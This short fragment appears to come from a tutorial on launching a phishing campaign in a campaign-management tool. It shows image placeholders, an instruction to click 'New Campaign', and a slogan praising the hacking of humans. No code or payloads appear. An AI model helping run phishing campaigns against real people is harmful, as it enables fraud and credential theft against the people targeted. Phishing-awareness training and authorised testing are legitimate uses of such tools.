




Everything is ready. It's time to start the phishing campaign. Go to campaigns and click on "New Campaign".

Amateur hackers hack machines while expert hackers hack humans.

